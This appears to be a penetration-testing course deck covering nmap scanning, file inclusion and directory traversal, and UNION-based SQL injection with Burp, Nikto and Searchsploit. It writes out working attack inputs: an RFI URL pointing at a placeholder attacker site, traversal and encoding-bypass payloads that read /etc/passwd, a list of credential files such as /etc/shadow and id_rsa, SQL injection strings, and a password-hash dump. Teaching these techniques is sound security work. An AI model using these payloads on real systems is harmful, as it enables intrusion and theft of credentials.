nmap -oG [filename] [IP hosts]	Grepable file (useful to search inside file)
nmap -oX [filename] [IP hosts]	XML file
nmap -oA [filename] [IP hosts]	Output in all 3 formats supported

NMAP

▶ **Discover live hosts**

Command	Description
nmap -PS22-25,80 10.1.1.0/24	Discover hosts by TCP SYN packets to specified ports (in our example here the ports are 22 to 25 and 80)
nmap -Pn 10.1.1.0/24	Disable port discovery. Treat all hosts as online.
nmap -PE 10.1.1.0/24	Send ICMP Echo packets to discover hosts.
nmap -sn 10.1.1.0/24	Ping scan.

NMAP

▶ **NSE scripts**

Command	Description
nmap --script="name of script" 10.1.1.0/24	Run the specified script towards the targets.
nmap --script="name of script" --script-args="argument=arg" 10.1.1.0/24	Run the script with the specified arguments.
nmap --script-updatedb	Update script database

▶ **Example of an NSE script**

```
root@bt:/usr/share/nmap/scripts# nmap -p 135,139,445 --script=smb-pwdump.nse --script-args=smbuser=administrator,smbpass=lamepassword 192.168.0.190

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-09-29 12:18 CDT
Nmap scan report for 192.168.0.190
Host is up (0.0013s latency).
PORT     STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:BE:EF:6B (Cadmus Computer Systems)

Host script results:
| smb-pwdump:
| Administrator:500 => D53AD4A74DD31D5476FDE78389BE2CE2:C1D90F01AB325FA3194D22AA2D201211
| Guest:501 => NO PASSWORD*********************:NO PASSWORD*********************
| SUPPORT_388945a0:1001 => NO PASSWORD*********************:E550E0A3B401BFA01673C201C735072A
| testaccount1:1003 => E52CAC67419A9A2238F10713B629B565:5835048CE94AD0564E29A924A03510EF
| testaccount2:1004 => E52CAC67419A9A22F96F275E1115B16F:E22E04519AA757D12F1219C4F31252F4
|_testaccount3:1005 => E52CAC67419A9A221B087C18752BDBEE:BD7DFBF29A93F93C63CB84790DA00E63

Nmap done: 1 IP address (1 host up) scanned in 1.02 seconds
root@bt:/usr/share/nmap/scripts#
```

NMAP

▶ **Always more**

Command	Description
nmap -p80,443 100.100.100.0/24 -oG – | nikto.pl -h –	Find HTTP servers and then run nikto against them
nmap -p80,443 --script http-waf-detect --script-args="http-waf-detect.aggro,http-waf-detect.detectBodyChanges" www.site.fr	Detect if a Website is protected by WAF
nmap -Pn -sV -p80 --script=vulners 10.0.0.6	Find well known vulnerabilities related to an open port

Exploitation

RFI / LFI / DIRECTORY PATH TRAVERSAL

File Inclusion Vulnerabilities

▶ **Remote File Inclusion (RFI)** and **Local File Inclusion (LFI)** are vulnerabilities that are often found in poorly-written web applications. These vulnerabilities occur when a web application allows the user to submit input into files or upload files to the server.

▶ **LFI** vulnerabilities **allow an attacker to read or execute files on the victim machine**. This can be very dangerous because if the web server is misconfigured and running with high privileges, the attacker may gain access to sensitive information. If the attacker is able to place code on the web server through other means, then they may be able to execute arbitrary commands.

▶ **RFI** vulnerabilities are easier to exploit but less common. Instead of accessing a file on the local machine, the attacker is able to **execute code hosted on their own machine**.

Remote File Inclusion (RFI)

▶ RFI is the process of including remote files through the exploiting of vulnerable inclusion procedures implemented in the application.

▶ This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing external URL to be injected.

▶ PHP example:

  ▶ **allow_url_fopen** – "This option enables the URL-aware fopen wrappers that enable accessing URL object like files. Default wrappers are provided for the access of remote files using the ftp or http protocol, some extensions like zlib may register additional wrappers."

  ▶ **allow_url_include** – "This option allows the use of URL-aware fopen wrappers with the following functions: include, include_once, require, require_once"

Remote File Inclusion (RFI): Example

▶ Since RFI occurs when paths passed to "include" statements are not properly sanitized, in a black-box testing approach, we should look for scripts which take filenames as parameters. Consider the following PHP example:

```
$incfile = $_REQUEST["file"];

include($incfile.".php");
```

▶ In this example the path is extracted from the HTTP request and no input validation is done (for example, by checking the input against an allow list), so this snippet of code results vulnerable to this type of attack. Consider the following URL:

```
http://example.com/ex.php?file=http://attack_site/malicous
```

▶ In this case the remote file is going to be included and any code contained in it is going to be run by the server.

Local File Inclusion (LFI): Directory Path Traversal

▶ **Directory Path Traversal** (DPT) **is a part of** Local File Inclusion (**LFI**).

▶ **DPT** vulnerabilities **only allow an attacker to read a file**, while LFI and RFI may also allow an attacker to execute code and/or command.

Directory Path Traversal: Reading arbitrary files (1/3)

▶ Consider a shopping application that displays images of items for sale with the following PHP source code :

```
/* Get the filename from a GET input
* Example – http://example.com/?file=filename.php */
$file = $_GET['file'];

/* Unsafely include the file
* Example: filename.php */
file_get_contents('directory/' . $file);
```

▶ Website images are loaded via some HTML like the following :

```
<img src="/loadImage?filename=218.png">
```

Directory Path Traversal: Reading arbitrary files (2/3)

▶ The image files themselves are stored on disk in the location *`/var/www/images/`*. To return an image, the application appends the requested filename to this base directory and uses a filesystem API to read the contents of the file :

> *`/var/www/images/218.png`*

▶ The application implements no defenses against DPT, so an attacker can request the following URL to retrieve an arbitrary file from the server's filesystem:

> *`https://exemple.com/loadImage?filename=../../../etc/passwd`*

▶ This causes the application to read from the following file path:

> *`/var/www/images/../../../etc/passwd`*

Directory Path Traversal: Reading arbitrary files (3/3)

▶ The sequence **`../`** is valid within a file path, and means to step up one level in the directory structure. The **`../../../`** sequences step up from **`/var/www/images/`** to the filesystem root, and so the file that is actually read is:

    `/etc/passwd`

▶ On Unix-based operating systems, this is a standard file containing details of the users that are registered on the server.

▶ On Windows, both **`../`** and **`..\`** are valid directory traversal sequences, and an equivalent attack to retrieve a standard operating system file would be:

    `https://exemple.com/loadImage?filename=..\..\..\windows\win.ini`

Directory Path Traversal: Obstacle (1/2)

▶ If an application strips or blocks directory traversal sequences from the user-supplied filename, then it might be possible to bypass the defense using a variety of techniques.

▶ You might be able to use an absolute path from the filesystem root, such as *filename=/etc/passwd*, to directly reference a file without using any traversal sequences.

▶ You might be able to use nested traversal sequences, such as *....//* or *....\/*, which will revert to simple traversal sequences when the inner sequence is stripped.

▶ You might be able to use various non-standard encodings, such as *..%c0%af* or *..%252f*, to bypass the input filter.

Directory Path Traversal: Obstacle (2/2)

▶ If an application requires that the user-supplied filename must start with the expected base folder, such as */var/www/images*, then it might be possible to include the required base folder followed by suitable traversal sequences. For example:

> *filename=/var/www/images/../../../etc/passwd*

▶ If an application requires that the user-supplied filename must end with an expected file extension, such as *.png*, then it might be possible to use a **null byte injection** to effectively terminate the file path before the required extension. For example:

> *filename=../../../etc/passwd%00.png*

Directory Path Traversal: Prevent an attack

▶ The most effective way to prevent DPT vulnerabilities is to avoid passing user-supplied input to filesystem APIs altogether. Many application functions that do this can be rewritten to deliver the same behavior in a safer way.

▶ If it is considered unavoidable to pass user-supplied input to filesystem APIs, then two layers of defense should be used together to prevent attacks:

　▶ The application should validate the user input before processing it. Ideally, the validation should compare against a whitelist of permitted values. If that isn't possible for the required functionality, then the validation should verify that the input contains only permitted content, such as purely alphanumeric characters.

　▶ After validating the supplied input, the application should append the input to the base directory and use a platform filesystem API to canonicalize the path. It should verify that the canonicalized path starts with the expected base directory.

▶ Example with Java code to validate the canonical path of a file based on user input:

```java
File file = new File(BASE_DIRECTORY, userInput);

if (file.getCanonicalPath().startsWith(BASE_DIRECTORY)) {

    // process file

}
```

Directory Path Traversal: Exemple of sensitive file

Linux	MacOS	Windows
/etc/issue	/etc/fstab	%SYSTEMROOT%\repairsystem
/proc/version	/etc/master.passwd	%SYSTEMROOT%\repairSAM
/etc/profile	/etc/resolv.conf	%WINDIR%\win.ini
/etc/passwd	/etc/sudoers	%SYSTEMDRIVE%\boot.ini
/etc/passwd	/etc/sysctl.conf	%WINDIR%\Panther\sysprep.inf
/etc/shadow		%WINDIR%\system32\config\AppEvent.Evt
/root/.bash_history		
/var/log/dmessage		
/var/mail/root		
/var/spool/cron/crontabs/root		
/root/.ssh/id_rsa		

Exploitation

SQL INJECTION

SQL Injection : Concepts

▶ SQL Injection is a technique used to take advantage of un-sanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database.

▶ Based on the use of applications and the way it processes user supplied data, SQL Injection can be used to implement attacks like :

  ▶ **Authentication Bypass** : an attacker logs onto an application without providing valid username and password and gains admin privileges.

  ▶ **Compromised data integrity** : deface a web page, insert malicious content into web pages, etc.

  ▶ **Compromised availability of Data** : delete the database information, delete log, or audit information that is stored in a database.

  ▶ **Information Disclosure** : an attacker obtains sensitive information that is stored in the database.

  ▶ **Remote Code Execution** : compromise the host OS with command exec.

SQL normal query

► When a user provides information and clicks Submit, the browser submits a string to the web server that contains the user's credentials.

► Example with a HTTP POST Request, the string below is visible in the body of the HTTP / HTTPS POST request as:

*Select * from Users where (username 'smith' and password 'simpson');*

SQL injection query

- The site was not protected against SQL injections, an attacker writes *Blah' or 1=1 --'* in the user field and *Springfield* in the password field.

- If we take the application's request and fill the username and the password we have the request below :

*Select * from Users where (username 'Blah' or 1=1 --' and password 'Springfield');*

- The query executed is :

*Select * from Users where (username 'Blah' or 1=1*

- Code after *--* are comments.


Attacker Launching
SQL Injection

SQL injection with Burp

► Intercept the request you want to test.

► The parameter we will attempt to exploit is the "id" parameter.

► The first task is to discover the number of columns returned by the original query being executed by the application, because each query in a UNION statement must return the same number of columns.

SQL injection with Burp

▶ We exploit the fact that NULL can be converted to any data type to systematically inject queries with different number of columns until the injected query is executed.

▶ For example:

  ▶ UNION SELECT NULL--

  ▶ UNION SELECT NULL, NULL--

  ▶ UNION SELECT NULL, NULL, NULL--

▶ Space character must be encoded as %20.

SQL injection with Burp

▶ The application displays an error message that can be viewed in the response tab. The error message says that the used SELECT statements have a different number of columns.

SQL injection with Burp

▶ We can continue adding NULLs to our query until we see a change in the application's response. The query will be executed when we have the right number of columns as the original query.

▶ When we inject 8 NULLs, the page displays the content without any issues and there are no error messages. So we can infer that the original query returns 8 columns.

SQL injection with Burp

► Having identified the number of columns, the next task is to discover a column that has a string data type so that we can use this to extract arbitrary data from the database.

► We can do this by injecting a query containing the required number of NULLs, as we have previously, and replacing each NULL in turn with 'a'.

► For example:

  ► UNION SELECT 'a', NULL, NULL ...

  ► UNION SELECT NULL, 'a', NULL ...

  ► UNION SELECT NULL, NULL, 'a' ...

SQL injection with Burp

▶ When an 'a' is specified at a column that has a string data type, the injected query is executed, and you should see an additional row of data containing the value a.

▶ However, in our example the page is not showing anything other than the original content.

▶ We can see that the query is being executed, but because the application is only showing the first result we cannot see the result of the injected query.

Details
User ID: **0**

User name: **admin**

E-mail: **admin@getmantra.com**

SQL Query: SELECT * FROM users WHERE idusers=0 UNION SELECT NULL, NULL, 'a', NULL, NULL, NULL, NULL, NULL LIMIT 1✕

SQL injection with Burp

▶ We can ensure that our data is the first row returned by modifying the original query so that it does not return any rows:

▶ 0 **AND 1=2** UNION SELECT NULL, NULL,'a', NULL, NULL, NULL, NULL, NULL

▶ **AND 1=2** ➔ SQL query that returns 'false':

SQL injection with Burp

▶ We can now see in the response that the application is displaying the injected 'a' string instead of the actual user details.

▶ The 'a' is displayed in the data field corresponding to the column in which we supplied it.

Details
User ID:

User name:

E-mail: **a**

SQL Query: SELECT * FROM users WHERE idusers=0 and 1=2 UNION SELECT NULL, NULL, 'a', NULL, NULL, NULL, NULL, NULL LIMIT 1×

SQL injection with Burp

▶ We can now use the relevant column to extract data from the database.

▶ 0 and 1=2 UNION SELECT NULL, NULL, version(), NULL, NULL, NULL, NULL, NULL

▶ In this example we have altered the injected code to display the version number of the database. We can then continue to use this technique to retrieve any accessible data from the database.

TOOLS

INFORMATION GATHERING

Nikto

- Nikto is a web server scanner which performs tests against web servers for multiple items:

  - including potentially dangerous files / programs;

  - checks for outdated versions of over many servers and version specific problems on over many servers.

- It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software.

- Scan items and plugins are frequently updated and can be automatically updated.

```
root@kali:~# nikto -Display 1234EP -o report.html -Format htm -Tuning 123bde -host 192.168.0.102
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.102
+ Target Hostname:    192.168.0.102
+ Target Port:        80
+ Start Time:         2018-03-23 10:49:04 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, inode: 287, size: 11832, mtime: Fri Feb  2 15:27:56 2018
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a di
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http:/,
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ 371 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2018-03-23 10:50:44 (GMT0) (100 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
root@kali:~# firefox report.html
```

- **More information: https://tools.kali.org/information-gathering/nikto**

TOOLS

EXPLOITATION TOOLS

Searchsploit

▶ Searchsploit is an utility to search an exploit in a database.

Search for *remote oracle* exploits for *windows*:

```
root@kali:~# searchsploit oracle windows remote
 Description                                              Path
----------------------------------------------------     ----------------------------------
Oracle XDB FTP Service UNLOCK Buffer Overflow Exploit     | /windows/remote/80.c
Oracle 9.2.0.1 Universal XDB HTTP Pass Overflow Exploit   | /windows/remote/1365.pm
Oracle 9i/10g ACTIVATE_SUBSCRIPTION SQL Injection Exploit | /windows/remote/3364.pl
Oracle WebLogic IIS connector JSESSIONID Remote Overflow Exploit | /windows/remote/8336.pl
Oracle Secure Backup Server 10.3.0.1.0 Auth Bypass/RCI Exploit | /windows/remote/9652.sh
```

▶ **More information:**

